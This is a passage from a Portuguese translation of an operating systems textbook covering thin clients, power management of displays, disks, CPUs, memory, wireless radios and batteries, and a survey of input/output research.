Outra vantagem é que o compartilhamento de recursos é mais fácil com sistemas centralizados. Um sistema com 256 usuários remotos, cada um com 256 MB de RAM, terá a maior parte dessa RAM ociosa a maior parte do tempo. Com um sistema centralizado com

1 Brincadeira do autor com um golpe mítico do kung-fu. (N. do T.)

64 GB de RAM, nunca acontece de um algum usuário precisar temporariamente de muita RAM, mas não conseguir porque ela está no PC de outra pessoa. O mesmo argumento se mantém para o espaço de disco e outros recursos.

Por fim, estamos começando a ver uma mudança de uma computação centrada nos PCs para uma computação centrada na web. Uma área já bem adiantada é o e-mail. As pessoas costumavam ter seu e-mail enviado para sua máquina em casa e lê-lo lá. Hoje, muita gente se conecta ao Gmail, Hotmail ou Yahoo e lê seu e-mail ali. O próximo passo será as pessoas se conectando em outros sites na web para editar textos, produzir planilhas e outras coisas que costumavam exigir o software de PCs. É possível até que por fim o único software que as pessoas executarão em seus PCs será um navegador da web, e talvez nem isso.

Dizer que a maioria dos usuários quer uma computação interativa de alto desempenho, mas não quer realmente administrar um computador, provavelmente seja uma conclusão justa. Isso levou os pesquisadores a reexaminar os sistemas de tempo compartilhado usando terminais burros (agora educadamente chamados de **clientes magros**) que atendem às expectativas de terminais modernos. X foi um passo nessa direção e terminais X dedicados foram populares por um tempo, mas caíram em desuso pois eles custavam tanto quanto os PCs, podiam realizar menos e ainda precisavam de alguma manutenção de software. O Santo Graal seria um sistema de computação interativo de alto desempenho no qual as máquinas dos usuários não tivessem software algum. De maneira bastante interessante, essa meta é atingível.

Um dos clientes magros mais conhecidos é o **Chromebook**. Ele é ativamente promovido pelo Google, mas com uma ampla variedade de fabricantes fornecendo uma ampla variedade de modelos. O notebook executa **ChromeOS** que é baseado no Linux e no navegador Chrome Web. Presume-se que esteja on-line o tempo inteiro. A maior parte dos outros softwares está hospedada na web na forma de **Web Apps**, fazendo a pilha de software no próprio Chromebook ser consideravelmente menor do que na maioria dos notebooks tradicionais. Por outro lado, um sistema que executa um sistema Linux inteiro e um navegador Chrome não é exatamente um anoréxico também.

5.8 Gerenciamento de energia

O primeiro computador eletrônico de propósito geral, o ENIAC, tinha 18.000 válvulas e consumia 140.000 watts de energia. Em consequência, ele fez subir muito as contas de energia elétrica. Após a invenção do transistor, o uso de energia caiu dramaticamente e a indústria de computadores perdeu o interesse a respeito das exigências de energia. No entanto, hoje em dia o gerenciamento de energia está de volta ao centro das atenções por várias razões, e o sistema operacional exerce um papel na questão.

Vamos começar com os PCs de mesa. Um PC de mesa muitas vezes tem um suprimento de energia de 200 watts (que é tipicamente 85% eficiente, isto é, perde 15% da energia que recebe para o calor). Se 100 milhões dessas máquinas forem ligadas ao mesmo tempo mundo afora, juntas elas usarão 20.000 megawatts de eletricidade. Isso é uma produção total de 20 usinas nucleares de médio porte. Se as exigências de energia pudessem ser cortadas pela metade, poderíamos nos livrar de 10 usinas nucleares. Do ponto de vista ambiental, livrar-se de 10 usinas nucleares (ou um número equivalente de usinas movidas a combustíveis fósseis) é uma grande vitória que vale a pena ser buscada.

A outra situação em que a energia é uma questão importante é nos computadores movidos a bateria, incluindo notebooks, laptops, palmtops e Webpads, entre outros. O cerne do problema é que as baterias não conseguem conter carga suficiente para durar muito tempo, algumas horas no máximo. Além disso, apesar de enormes esforços por parte das empresas de baterias, fabricantes de computadores e de produtos eletrônicos, o progresso é mínimo. Para uma indústria acostumada a dobrar o seu desempenho a cada 18 meses (lei de Moore), não apresentar progresso algum parece uma violação das leis da física, mas essa é a situação atual. Em consequência, fazer que os computadores usem menos energia de maneira que as baterias existentes durem mais é uma prioridade na agenda de todos. O sistema operacional tem um papel fundamental aqui, como veremos a seguir.

No nível mais baixo os vendedores de hardware estão tentando tornar os seus componentes eletrônicos mais eficientes em termos de energia. As técnicas usadas incluem a redução do tamanho de transistores, o escalonamento dinâmico de tensão, o uso de barramentos adiabáticos e low-swing, e técnicas similares. Essas questões estão fora do escopo deste livro, mas os leitores interessados podem encontrar uma boa pesquisa em um estudo de Venkatachalam e Franz (2005).

Existem duas abordagens gerais para reduzir o consumo de energia. A primeira é o sistema operacional desligar partes do computador (na maior parte dispositivos de E/S) quando elas não estão sendo usadas, pois

um dispositivo que está desligado usa pouca ou nenhuma energia. A segunda abordagem é o programa aplicativo usar menos energia, possivelmente degradando a qualidade da experiência do usuário, a fim de estender o tempo da bateria. Examinaremos cada uma dessas abordagens em sequência, mas primeiro abordaremos brevemente o projeto de hardware em relação ao uso da energia.

5.8.1 Questões de hardware

As baterias vêm em dois tipos gerais: descartáveis e recarregáveis. As baterias descartáveis (mais comumente as do tipo AAA, AA e D) podem ser usadas para executar dispositivos de mão, mas não têm energia suficiente para suprir notebooks com telas grandes e reluzentes. Uma bateria recarregável, por sua vez, pode armazenar energia suficiente para suprir um notebook por algumas horas. Baterias de níquel cádmio costumavam dominar esse nicho, mas deram lugar às baterias híbridas de metal níquel, que duram mais e não poluem tanto o meio ambiente quando são eventualmente descartadas. Baterias de íon lítio são ainda melhores, e podem ser recarregadas sem primeiro serem utilizadas por completo, mas sua capacidade também é severamente limitada.

A abordagem geral que a maioria dos vendedores de computadores escolhe para a conservação da bateria é projetar a CPU, memória e dispositivos de E/S para terem múltiplos estados: ligados, dormindo, hibernando e desligados. Para usar o dispositivo, ele precisa estar ligado. Quando o dispositivo não for necessário por um curto período de tempo, ele pode ser colocado para dormir, o que reduz o consumo de energia. Quando se espera que ele não seja necessário por um intervalo de tempo mais longo, ele pode ser colocado para hibernar, o que reduz o consumo da energia ainda mais. A escolha que precisa ser feita aqui é que tirar um dispositivo da hibernação muitas vezes leva mais tempo e dispende mais energia do que tirá-lo do estado de adormecimento. Por fim, quando um dispositivo está desligado, ele não faz nada e não consome energia. Nem todos os dispositivos têm esses estados, mas quando eles têm, cabe ao sistema operacional gerenciar as transições de estado nos momentos certos.

Alguns computadores têm dois ou até três botões de energia. Um deles pode colocar todo o computador no estado de dormência, do qual ele pode ser acordado rapidamente ao se digitar um caractere ou mover o mouse. Outro pode colocar o computador em hibernação, da qual seu despertar leva bem mais tempo. Em ambos os casos, esses botões não fazem nada além de enviar um sinal para o sistema operacional, que realiza o resto no software. Em alguns países, dispositivos elétricos devem, por lei, ter uma chave mecânica de energia que interrompa um circuito e remova a energia do dispositivo por questões de segurança. Para obedecer a essa lei, outra chave talvez seja necessária.

O gerenciamento de energia provoca uma série de questões com que o sistema operacional precisa lidar. Muitas delas relacionam-se com a hibernação de recursos — seletiva e temporariamente desligar dispositivos, ou pelo menos reduzir seu consumo de energia quando estão ociosos. As perguntas que devem ser respondidas incluem: quais dispositivos podem ser controlados? Eles têm apenas os estados ligado/desligado, ou existem estados intermediários? Quanta energia é poupada nos estados de baixo consumo? Gasta-se energia para reiniciar o dispositivo? Algum contexto precisa ser salvo quando se vai para o estado de baixo consumo? Quanto tempo leva para retornar para o estado de energia plena? É claro, as respostas para essas questões variam de dispositivo para dispositivo, de maneira que o sistema operacional precisa ser capaz de lidar com uma gama de possibilidades.

Vários pesquisadores examinaram notebooks para ver em que ponto a energia se esgota. Li et al. (1994) mediram várias cargas de trabalho e chegaram às conclusões mostradas na Figura 5.40. Lorch e Smith (1998) tomaram medidas em outras máquinas e chegaram às conclusões mostradas na Figura 5.40. Weiser et al. (1994) também fizeram medidas, mas não publicaram os valores numéricos. Eles apenas declararam que os três maiores consumidores de energia eram a tela, o disco rígido e a CPU, nessa ordem. Embora esses números não concordem totalmente, talvez porque as diferentes marcas de computadores mensuradas de fato tenham exigências diversas de energia, parece claro que a tela, o disco rígido e a CPU são alvos óbvios para poupar energia. Em dispositivos

FIGURA 5.40 Consumo de energia de várias partes de um notebook.

Dispositivo	Li et al. (1994)	Lorch e Smith (1998)
Tela	68%	39%
CPU	12%	18%
Disco rígido	20%	12%
Modem		6%
Som		2%
Memória	0,5%	1%
Outros		22%

como smartphones pode haver outros drenos de energia, como o rádio e o GPS. Embora nos concentremos nas telas, discos, CPUs e memória nesta seção, os princípios são os mesmos para outros periféricos.

5.8.2 Questões do sistema operacional

O sistema operacional tem um papel fundamental no gerenciamento da energia. Ele controla todos os dispositivos, por isso tem de decidir o que desligar e quando fazê-lo. Se desligar um dispositivo e esse dispositivo for necessário imediatamente de novo, pode haver um atraso incômodo enquanto ele é reiniciado. Por outro lado, se ele esperar tempo demais para desligar um dispositivo, a energia é desperdiçada por nada.

O truque é encontrar algoritmos e heurísticas que deixem o sistema operacional tomar boas decisões a respeito do que desligar e quando. O problema é que "boas decisões" é algo muito subjetivo. Um usuário pode achar aceitável que após 30 s de não utilização, o computador leve 2 s para responder a uma tecla pressionada. Outro usuário pode perder a paciência com a mesma espera. Na ausência da entrada de áudio, o computador não sabe distinguir entre esses usuários.

Monitor


Vamos agora examinar os grandes gastadores do orçamento de energia para ver o que pode ser feito com cada um deles. Um dos itens mais importantes no orçamento de energia de todo mundo é o monitor. Para obter uma imagem clara e nítida, a tela deve ser iluminada por trás e isso consome uma energia substancial. Muitos sistemas operacionais tentam poupar energia desligando o monitor quando não há atividade alguma por um número determinado de minutos. Muitas vezes o usuário pode decidir qual deve ser esse intervalo, devendo escolher entre o desligamento frequente da tela e o consumo rápido da bateria (o que provavelmente o usuário não deseja). O desligamento do monitor é um estado de dormência, pois ele pode ser regenerado (da RAM de vídeo) quase instantaneamente quando qualquer tecla for acionada ou o dispositivo apontador for movido.

Uma melhoria possível foi proposta por Flinn e Satyanarayanan (2004). Eles sugeriram que o monitor consista em um determinado número de zonas que podem ser ligadas ou desligadas independentemente. Na Figura 5.41, descrevemos 16 zonas, usando linhas tracejadas para separá-las. Quando o cursor está na janela 2, como mostrado na Figura 5.41(a), apenas quatro zonas do canto inferior direito precisam ser iluminadas. As outras 12 podem ficar escuras, poupando 3/4 da energia da tela.

Quando o usuário move o cursor para a janela 1, as zonas para a janela 2 podem ser escurecidas e as zonas atrás da janela 1 podem ser iluminadas. No entanto, como a janela 1 envolve 9 zonas, mais energia é necessária. Se o gerenciador de janelas consegue perceber o que está acontecendo, ele pode automaticamente mover a janela 1 para que ela se enquadre em quatro zonas, com um tipo de foco instantâneo de zona, como mostrado na Figura 5.41(b). Para realizar essa redução de 9/16 para 4/16 de energia total, o gerenciador de janelas precisa entender de gerenciamento de energia ou ser capaz de aceitar instruções de alguma outra parte do sistema que o compreenda. Ainda mais sofisticada seria a capacidade de iluminar em parte uma janela que não estivesse completamente cheia (por exemplo, uma janela contendo linhas curtas de texto poderia ficar com o lado direito no escuro).

Disco rígido

Outro vilão importante é o disco rígido. Ele consome uma energia substancial para manter-se girando em alta velocidade, mesmo que não haja acessos. Muitos computadores, em especial notebooks, param de girar

FIGURA 5.41 O uso de zonas para a retroiluminação (back lighting) do monitor. (a) Quando a janela 2 é escolhida, ela não é movida. (b) Quando a janela 1 é escolhida, ela é movida para reduzir o número de zonas iluminadas.

o disco após determinado número de minutos com ele ocioso. Quando é requisitado em seguida, o disco é girado outra vez. Infelizmente, um disco parado está hibernando em vez de dormindo, pois ele leva alguns segundos para girar novamente, o que causa atrasos consideráveis para o usuário.

Além disso, reiniciar o disco consome uma energia considerável. Em consequência, todo disco tem um tempo característico, T_d, que é o seu ponto de equilíbrio, muitas vezes na faixa de 5 a 15 s. Suponha que o próximo acesso de disco é esperado que ocorra algum tempo t no futuro. Se $t < T_d$, menos energia é consumida para manter o disco girando do que pará-lo e então reinicializá-lo tão rapidamente. Se $t > T_d$, a energia poupada faz valer a pena parar o disco e então reinicializá-lo de novo bem mais tarde. Se uma boa previsão pudesse ser feita (por exemplo, baseada em padrões de acesso passados), o sistema operacional poderia fazer boas previsões de parada e poupar energia. Na prática, a maioria dos sistemas é conservadora e para o disco somente após alguns minutos de inatividade.

Outra maneira de poupar energia é ter uma cache de disco substancial na RAM. Se um bloco necessário está na cache, um disco ocioso não precisa ser ativado para satisfazer a leitura. Similarmente, se uma escrita para o disco pode ser armazenada na cache, um disco parado não precisa ser ativado apenas para lidar com a escrita. O disco pode permanecer desligado até que a cache esteja cheia ou que ocorra uma lacuna na leitura.

Outra maneira de evitar que um disco seja ativado desnecessariamente é fazer que o sistema operacional mantenha os programas em execução informados a respeito do estado do disco enviando-lhes mensagens ou sinais. Alguns programas têm escritas programadas que podem ser "puladas" ou postergadas. Por exemplo, um editor de texto pode ser ajustado para escrever o arquivo que está sendo editado para o disco de tempos em tempos. Se o editor de texto sabe que o disco está desligado naquele momento em que ele normalmente escreveria o arquivo, pode postergar essa escrita até que o disco esteja ligado.


A CPU

A CPU também pode ser gerenciada para poupar energia. O software pode colocar a CPU de um notebook para dormir, reduzindo o uso de energia a quase zero. A única coisa que ela pode fazer nesse estado é despertar quando ocorre uma interrupção. Portanto, sempre que a CPU fica ociosa, seja esperando por E/S ou porque não há trabalho para fazer, ela vai dormir.

Em muitos computadores, há uma relação entre a voltagem da CPU, ciclo do relógio e consumo de energia. A voltagem da CPU muitas vezes pode ser reduzida no software, o que poupa energia, mas também reduz o ciclo do relógio (mais ou menos linearmente). Tendo em vista que a energia consumida é proporcional ao quadrado da voltagem, cortar a voltagem pela metade torna a CPU cerca de 50% mais lenta, mas a ¼ da energia.

Essa propriedade pode ser explorada para programas com prazos bem definidos, como programas de visualização multimídia que devem descomprimir e mostrar no vídeo um quadro a cada 40 ms e ficam ociosos se o fazem mais rapidamente. Suponha que uma CPU usa x joules enquanto executa em velocidade máxima por 40 ms e $x/4$ joules com a metade da velocidade. Se um programa de visualização multimídia pode descomprimir e mostrar no vídeo um quadro em 20 ms, o sistema operacional pode executar em velocidade máxima por 20 ms e então desligar por 20 ms para um consumo de energia total de $x/2$ joules. Alternativamente, ele pode executar com metade da energia e apenas cumprir o prazo, mas usar só $x/4$ joules em vez disso. A Figura 5.42 mostra uma comparação entre a execução em velocidade máxima e em energia máxima por algum intervalo de tempo e na metade da velocidade e em 1/4 da energia por duas vezes o tempo. Em ambos os casos, o mesmo trabalho é realizado, mas na Figura 5.42(b) somente metade da energia é consumida ao realizá-lo.

De maneira similar, se um usuário está digitando 1 caractere/s, mas o trabalho necessário para processar o caractere leva 100 ms, é melhor para o sistema

FIGURA 5.42 (a) Funcionamento com velocidade total. (b) Redução da voltagem à metade: metade da velocidade e um quarto da energia.

operacional detectar os longos períodos ociosos e desacelerar a CPU por um fator de 10. Resumindo, executar lentamente é mais eficiente em termos de consumo de energia do que executar rapidamente.

De maneira interessante, reduzir a velocidade de núcleos da CPU nem sempre implica uma redução no desempenho. Hruby et al. (2013) mostram que às vezes o desempenho da pilha de software de rede *melhora* com núcleos mais lentos. A explicação é que o núcleo pode ser rápido demais para o seu próprio bem. Por exemplo, imagine uma CPU com diversos núcleos rápidos, onde um núcleo é responsável pela transmissão dos pacotes de rede em prol de um produtor executando em outro núcleo. O produtor e a pilha de rede comunicam-se diretamente via uma memória compartilhada e ambos executam em núcleos dedicados. O produtor realiza uma quantidade considerável de computação e não consegue acompanhar o núcleo da pilha de rede. Em uma execução típica, a rede transmitirá tudo o que ela tem para transmitir e fará uma verificação da memória compartilhada por algum montante de tempo para ver se realmente não há mais dados para transmitir. Por fim, ela vai desistir e ir dormir, pois a verificação contínua é muito ruim para o consumo de energia. Logo em seguida, o produtor fornecerá mais dados, mas agora a pilha de rede está adormecida. Despertar a pilha leva tempo e atrasa a produção. Uma solução possível é jamais dormir, mas isso não é interessante, porque fazê-lo aumentaria o consumo de energia — exatamente o oposto do que estamos tentando conseguir. Uma solução mais atraente é executar a pilha de rede em um núcleo mais lento, de maneira que ele esteja constantemente ocupado (e desse modo, nunca durma), enquanto ainda reduz o consumo de energia. Se o núcleo da rede for desacelerado com cuidado, seu desempenho será melhor do que em uma configuração em que todos os núcleos são incrivelmente rápidos.

A memória

Existem duas opções possíveis para poupar energia com a memória. Primeiro, a cache pode ser esvaziada e então desligada. Ela sempre pode ser recarregada da memória principal sem perda de informações. A recarga pode ser feita dinâmica e rapidamente; portanto, desligar a cache é como entrar em um estado de dormência.

Uma opção mais drástica é escrever os conteúdos da memória principal para o disco, então desligar a própria memória. Essa abordagem é a hibernação, já que virtualmente toda a energia pode ser cortada para a memória à custa de um tempo de recarga substancial, em especial se o disco estiver desligado, também. Quando a memória é desligada, a CPU tem de ser desligada também ou tem de executar a partir da ROM. Se a CPU estiver desligada, a interrupção que deve acordá-la precisa fazê-la saltar para o código na ROM de modo que a memória possa ser recarregada antes de ser usada. Apesar de toda a sobrecarga, desligar a memória por longos períodos de tempo (por exemplo, horas) pode valer a pena se reinicializá-la em alguns segundos for considerado muito mais desejável do que reinicializar o sistema operacional a partir do disco, o que muitas vezes leva um minuto ou mais.

Comunicação sem fio

Cada vez mais muitos computadores portáteis têm uma conexão sem fio para o mundo exterior (por exemplo, internet). Os transmissores e receptores de rádio necessários são muitas vezes grandes consumidores de energia. Em particular, se o receptor de rádio estiver sempre ligado a fim de receber as mensagens que chegam do e-mail, a bateria pode ser consumida bem rápido. Por outro lado, se o rádio for desligado após, digamos, 1 minuto de ociosidade, as mensagens que chegam podem ser perdidas, o que claramente não é desejável.

Uma solução eficiente para esse problema foi proposta por Kravets e Krishnan (1998). O cerne da sua solução explora o fato de que os computadores móveis comunicam-se com estações-base fixas que têm grandes memórias e discos e nenhuma restrição de energia. O que eles propõem é que o computador móvel envie uma mensagem para a estação-base quando estiver prestes a desligar o rádio. Daquele momento em diante, a estação-base armazena em seu disco as mensagens que chegarem. O computador móvel pode indicar explicitamente quanto tempo ele está planejando dormir, ou simplesmente informar a estação-base quando ele ligar o rádio novamente. A essa altura, quaisquer mensagens acumuladas podem ser enviadas para ele.

Mensagens de saída que são geradas enquanto o rádio está desligado são armazenadas no computador móvel. Se o buffer ameaça saturar, o rádio é ligado e a fila, transmitida para a estação-base.

Quando o rádio deve ser desligado? Uma possibilidade é deixar o usuário ou o programa de aplicação decidir. Outra é desligá-lo após alguns segundos de tempo ocioso. Quando ele deve ser ligado novamente? Mais uma vez, o usuário ou o programa poderiam decidir, ou ele poderia ser ligado periodicamente para conferir o tráfego que chega e transmitir quaisquer mensagens na fila. É claro, ele também deve ser ligado quando o buffer de saída está quase cheio. Várias outras heurísticas são possíveis.

Um exemplo de uma tecnologia sem fio trabalhando com esse tipo de esquema de gerenciamento de energia

pode ser encontrado nas redes (“WiFi”) 802.11. Na 802.11, um computador móvel pode notificar o ponto de acesso que ele vai dormir, mas despertará antes que a estação-base envie o próximo quadro de orientação (beacon frame). O ponto de acesso envia esses sinais periodicamente. Nesse momento, o ponto de acesso pode dizer ao computador que ele tem dados pendentes. Se não houver esses dados, o computador móvel pode dormir novamente até o próximo sinal.

Gerenciamento térmico

Uma questão de certa maneira diferente, mas ainda assim relacionada à energia, é o gerenciamento térmico. As CPUs modernas ficam extremamente quentes por causa de sua alta velocidade. Computadores de mesa em geral têm um ventilador elétrico interno para soprar o ar quente para fora do gabinete. Dado que a redução do consumo de energia normalmente não é uma questão fundamental com os computadores de mesa, o ventilador em geral está ligado o tempo inteiro.

Com os notebooks a situação é diferente. O sistema operacional tem de monitorar a temperatura continuamente. Quando chega próximo da temperatura máxima permitida, o sistema operacional tem uma escolha. Ele pode ligar o ventilador, o que faz barulho e consome energia. Alternativamente, ele pode reduzir o consumo de energia reduzindo a iluminação da tela, desacelerando a CPU, sendo mais agressivo no desligamento do disco, e assim por diante.

Alguma entrada do usuário pode ser valiosa como um guia. Por exemplo, um usuário poderia especificar antecipadamente que o ruído do ventilador é desagradável, assim o sistema operacional reduziria o consumo de energia em vez de ligá-lo.

Gerenciamento de bateria

Antigamente, uma bateria apenas fornecia corrente até se esgotar, momento em que ela parava. Não mais. Os dispositivos móveis usam baterias inteligentes agora, que podem comunicar-se com o sistema operacional. Mediante uma solicitação do sistema operacional, elas podem dar retorno sobre coisas como a sua voltagem máxima, voltagem atual, carga máxima, carga atual, taxa de descarga máxima e mais. A maioria dos dispositivos móveis tem programas que podem ser executados para obter e exibir todos esses parâmetros. Baterias inteligentes também podem ser instruídas a mudar vários parâmetros operacionais sob controle do sistema operacional.

Alguns notebooks têm múltiplas baterias. Quando o sistema operacional detecta que uma bateria está prestes a se esgotar, ele deve desativá-la e ativar outra graciosamente, sem causar nenhuma falha durante a transição. Quando a bateria final está nas suas últimas forças, cabe ao sistema operacional avisar o usuário e então provocar um desligamento ordeiro, por exemplo, certificando-se de que o sistema de arquivos não seja corrompido.

Interface do driver

Vários sistemas operacionais têm um mecanismo elaborado para realizar o gerenciamento de energia chamado de **interface avançada de configuração e energia** (**Advanced Configuration and Power Interface — ACPI**). O sistema operacional pode enviar quaisquer comandos para o driver requisitando informações sobre as capacidades dos seus dispositivos e seus estados atuais. Essa característica é especialmente importante quando combinada com a característica plug and play, pois logo após a inicialização, o sistema operacional não faz nem ideia de quais dispositivos estão presentes, muito menos suas propriedades em relação ao consumo ou modo de gerenciamento de energia.

Ele também pode enviar comandos para os drivers instruindo-os para cortar seus níveis de energia (com base nas capacidades a respeito das quais ele ficou sabendo antes, é claro). Há também algum tráfego no outro sentido. Em particular, quando um dispositivo como um teclado ou um mouse detecta atividade após um período de ociosidade, esse é um sinal para o sistema voltar à operação (quase) normal.

5.8.3 Questões dos programas aplicativos

Até o momento examinamos as maneiras que o sistema operacional pode reduzir o uso de energia por meio de vários tipos de dispositivos. Mas existe outra abordagem também: dizer aos programas para usarem menos energia, mesmo que isso signifique fornecer uma experiência do usuário de pior qualidade (melhor uma experiência de pior qualidade do que nenhuma experiência quando a bateria morre e as luzes apagam). Tipicamente, essa informação é passada adiante quando a carga da bateria está abaixo de algum limiar. Cabe aos programas então decidirem entre degradar o desempenho para estender a vida da bateria, ou manter o desempenho e arriscar ficar sem energia.

Uma questão que surge é como um programa pode degradar o seu desempenho para poupar energia. Essa

questão foi estudada por Flinn e Satyanarayanan (2004). Eles forneceram quatro exemplos de como o desempenho degradado pode poupar energia. Vamos examiná-los a seguir.

Nesse estudo, as informações são apresentadas ao usuário de várias formas. Quando nenhuma degradação está presente, é apresentada a melhor informação possível. Quando a degradação está presente, a fidelidade (precisão) da informação apresentada ao usuário é pior do que ela poderia ser. Veremos em breve exemplos disso.

A fim de mensurar o uso de energia, Flinn e Satyanarayanan desenvolveram uma ferramenta de software chamada PowerScope. O que ela faz é fornecer um perfil de uso de energia de um programa. Para usá-la, um computador precisa estar conectado a um suprimento externo de energia através de um multímetro digital controlado por software. Usando o multímetro, o software é capaz de ler o número de miliampères que estão chegando do suprimento de energia e assim determinar a energia instantânea consumida pelo computador. O que a PowerScope faz é amostrar periodicamente o contador do programa e o uso de energia, e escrever esses dados para um arquivo. Após o programa ter sido concluído, o arquivo é analisado para dar o uso de energia de cada rotina. Essas medidas formaram a base das suas observações. Medidas de economia de energia também foram usadas e formaram as linhas de base pelas quais o desempenho degradado foi mensurado.

O primeiro programa mensurado foi um reprodutor de vídeo. No modo sem degradação, ele reproduz 30 quadros/s em uma resolução total e em cores. Uma forma de degradação é abandonar a informação das cores e exibir o vídeo em preto e branco. Outra forma de degradação é reduzir a frequência de reprodução, o que faz a imagem piscar (flicker) e deixa o filme com uma qualidade irregular. Ainda outra forma de degradação é reduzir o número de pixels em ambas as direções, seja reduzindo a resolução espacial ou tornando a imagem exibida menor. Medidas desse tipo pouparam em torno de 30% da energia.

O segundo programa foi um reconhecedor de voz. Ele coletava amostras do microfone e construía um modelo de onda. Esse modelo de onda podia ser analisado no notebook ou ser enviado por um canal de rádio para análise em um computador fixo. Fazer isso poupa energia da CPU, mas usa energia para o rádio. A degradação foi conseguida usando um vocabulário menor e um modelo acústico mais simples. O ganho aqui foi de aproximadamente 35%.

O exemplo seguinte foi um programa visualizador de mapas que buscava o mapa por um canal de rádio. A degradação consistia em cortar o mapa para dimensões menores ou dizer ao servidor remoto para omitir estradas menores, desse modo exigindo menos bits para serem transmitidos. Mais uma vez aqui foi conseguido um ganho de aproximadamente 35%.

O quarto experimento foi com a transmissão de imagens JPEG para um navegador na internet. O padrão JPEG permite vários algoritmos, negociando entre a qualidade da imagem e o tamanho do arquivo. Aqui o ganho foi em média 9%. Ainda assim, como um todo, os experimentos mostraram que ao aceitar alguma degradação de qualidade, o usuário pode dispor de uma determinada bateria por mais tempo.

5.9 Pesquisas em entrada/saída

Há uma produção considerável de pesquisas sobre entrada/saída. Parte delas concentra-se em dispositivos específicos, em vez da E/S em geral. Outros trabalhos concentram-se na infraestrutura de E/S inteira. Por exemplo, a arquitetura Streamline busca fornecer E/S sob medida para cada aplicação, que minimize a sobrecarga devido a cópias, chaveamento de contextos, sinalização e uso equivocado da cache e TLB (DEBRUIJN et al., 2011). Ela é baseada na noção de Beltway Buffers, buffers circulares avançados que são mais eficientes do que os sistemas de buffers existentes (DEBRUIJN e BOS, 2008). O streamline é especialmente útil para aplicações com exigentes demandas de rede. Megapipe (HAN et al., 2012) é outra arquitetura de E/S em rede para cargas de trabalho orientadas a mensagens. Ela cria canais bidirecionais por núcleo de CPU entre o núcleo do SO e o espaço do usuário, sobre os quais os sistemas depositam camadas de abstrações como soquetes leves. Esses soquetes não são totalmente compatíveis com o POSIX, de maneira que aplicações precisam ser adaptadas para beneficiar-se da E/S mais eficiente.

Muitas vezes, a meta da pesquisa é melhorar o desempenho de um dispositivo de uma maneira ou de outra. Os sistemas de discos são um desses casos. Os algoritmos de escalonamento de braço de disco são uma área de pesquisa sempre popular. Às vezes o foco é a melhoria do desempenho (GONZALEZ-FEREZ et al., 2012; PRABHAKAR et al., 2013; ZHANG et al., 2012b), mas às vezes é o uso mais baixo de energia (KRISH et al., 2013; NIJIM et al., 2013; ZHANG et al., 2012a). Com a popularidade da consolidação de servidores usando máquinas virtuais, o escalonamento de disco para sistemas virtualizados tornou-se um tópico em alta (JIN et al., 2013; LING et al., 2012).

Nem todos os tópicos são novos, no entanto. O velho RAID ainda é bastante pesquisado (CHEN et al., 2013;

MOON e REDDY, 2013; TIMCENKO e DJORDJEVIC, 2013), assim como os SSDs (DAYAN et al., 2013; KIM et al., 2013; LUO et al., 2013). Na frente teórica, alguns pesquisadores estão examinando a modelagem de sistemas de discos a fim de compreender melhor seu desempenho sob diferentes cargas de trabalho (LI et al., 2013b; SHEN e QI, 2013).

Os discos não são o único dispositivo de E/S na linha de frente das pesquisas. Outra área de pesquisa fundamental relacionada à E/S são as redes. Os tópicos incluem o uso de energia (HEWAGE e VOIGT, 2013; HOQUE et al., 2013), redes para centros de processamento de dados (HAITJEMA, 2013; LIU et al., 2103; SUN et al., 2013), qualidade do serviço (GUPTA, 2013; HEMKUMAR e VINAYKUMAR, 2012; LAI e TANG, 2013) e desempenho (HAN et al., 2012; SOORTY, 2012).

Dado o grande número de cientistas da computação com notebooks e dado o tempo de vida microscópico de bateria na maioria deles, não deve causar surpresa que haja um tremendo interesse na utilização de técnicas de software para a redução do consumo de energia. Entre os tópicos especializados sendo examinados estão o equilíbrio da velocidade do relógio em diferentes núcleos para alcançar um desempenho suficiente sem desperdiçar energia (HRUBY, 2013), uso de energia e qualidade do serviço (HOLMBACKA et al., 2013), estimar o uso de energia em tempo real (DUTTA et al., 2013), fornecer serviços de SO para gerenciar o uso de energia (WEISSEL, 2012), examinar o custo de energia da segurança (KABRI e SERET, 2009) e escalonamento para multimídia (WEI et al., 2010).

Nem todos estão interessados em notebooks, no entanto. Alguns cientistas de computação pensam grande e querem poupar megawatts em centros de processamento de dados (FETZER e KNAUTH, 2012; SCHWARTZ et al., 2012; WANG et al., 2013b; YUAN et al., 2012).

Na outra extremidade do espectro, um tópico muito em alta é o uso de energia em redes de sensores (ALBATH et al., 2013; MIKHAYLOV e TERVONEN, 2013; RASANEH e BANIROSTAM, 2013; SEVERINI et al., 2012).

De certa maneira surpreendente, mesmo o simples relógio ainda é pesquisado. Para fornecer uma boa resolução, alguns sistemas operacionais executam o relógio a 1000 Hz, o que leva a uma sobrecarga substancial. A pesquisa entra com o intuito de livrar-se dessa sobrecarga (TSAFIR et al., 2005).

